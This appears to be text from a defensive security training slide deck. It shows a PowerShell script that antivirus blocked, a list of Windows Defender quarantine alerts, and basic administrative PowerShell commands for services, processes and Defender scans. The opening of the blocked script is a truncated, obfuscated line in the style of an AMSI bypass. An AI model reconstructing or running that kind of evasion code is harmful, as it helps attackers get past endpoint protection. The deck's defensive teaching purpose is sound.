+ IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software. <--- Victory!
At line:1 char:1
+ IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

# WINDOWS DEFENDER + GROUP POLICIES

Trojan:Script/Foretype.A!ml  
2/4/2020 11:48 AM (Quarantined)

Actions ▾

VirTool:PowerShell/Realm.A  
2/4/2020 11:48 AM (Quarantined)

Trojan:Win32/Wacatac.C!ml  
2/4/2020 11:47 AM (Quarantined)

VirTool:PowerShell/Realm.A  
1/30/2020 7:01 PM (Quarantined)

VirTool:PowerShell/Realm.A  
1/30/2020 12:16 PM (Quarantined)

Behavior:Win32/Powessere.H  
1/30/2020 12:05 PM (Quarantined)

Trojan:Win32/Powessere.J  
1/30/2020 12:05 PM (Quarantined)

Trojan:Script/Foretype.A!ml  
1/30/2020 11:32 AM (Quarantined)

Trojan:Script/Foretype.A!ml

Alert level: Severe  
Status: Quarantined  
Date: 2/4/2020 11:48 AM  
Category: Trojan  
Details: This program is dangerous and executes commands from an attacker.

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Affected items:  
containerfile: C:\pshelltrancripts  
\20200204\PowerShell\_transcript.HAWKEYE.nOks0HdG.20200204114745.txt  
file: C:\pshelltrancripts  
\20200204\PowerShell\_transcript.HAWKEYE.nOks0HdG.20200204114745.txt->(UTF-8)

OK

Severe  
▾

Severe  
▾



```
Windows PowerShell  
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```

# POWERSHELL COMMANDS


- ▶ Get-Service
  - ▶ Lists services running or stopped




# POWERSHELL COMMANDS

- ▶ Get-Childitem (-hidden)
  - ▶ Lists directories and files


# POWERSHELL COMMANDS

- ▶ Start-Service <servicename>
  - ▶ Stop-Service <servicename>
    - ▶ Start/Stop service
    - ▶ Ex. Start-Service DNS
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# POWERSHELL COMMANDS

- ▶ `sc.exe start <servicename>`
  - ▶ `sc.exe stop <servicename>`
    - ▶ Start/Stop service
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# POWERSHELL COMMANDS

- ▶ `Set-Service -Name <serviceName> -StartupType <startupType>`
    - ▶ Automatic (Delayed)
    - ▶ Automatic
    - ▶ Manual
    - ▶ Disabled
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# POWERSHELL COMMANDS

- ▶ Get-MpComputerStatus
  - ▶ Gets the status of antimalware software on system

# POWERSHELL COMMANDS

- ▶ Start-MpScan
    - ▶ [-ScanPath <String>]
    - ▶ [-ScanType <ScanType>]
    - ▶ [-CimSession <CimSession[]>]
    - ▶ [-ThrottleLimit <Int32>]
    - ▶ [-AsJob]
- 
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# POWERSHELL COMMANDS

- ▶ Get-Process
    - ▶ List Processes
- 
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# POWERSHELL COMMANDS

- ▶ Get-ComputerInfo
  - ▶ Display system information



# POWERSHELL COMMANDS

- ▶ Clear
  - ▶ Clear Screen

# POWERSHELL COMMANDS

- ▶ More info <https://docs.microsoft.com/en-us/powershell/>

# SERVER SETUP

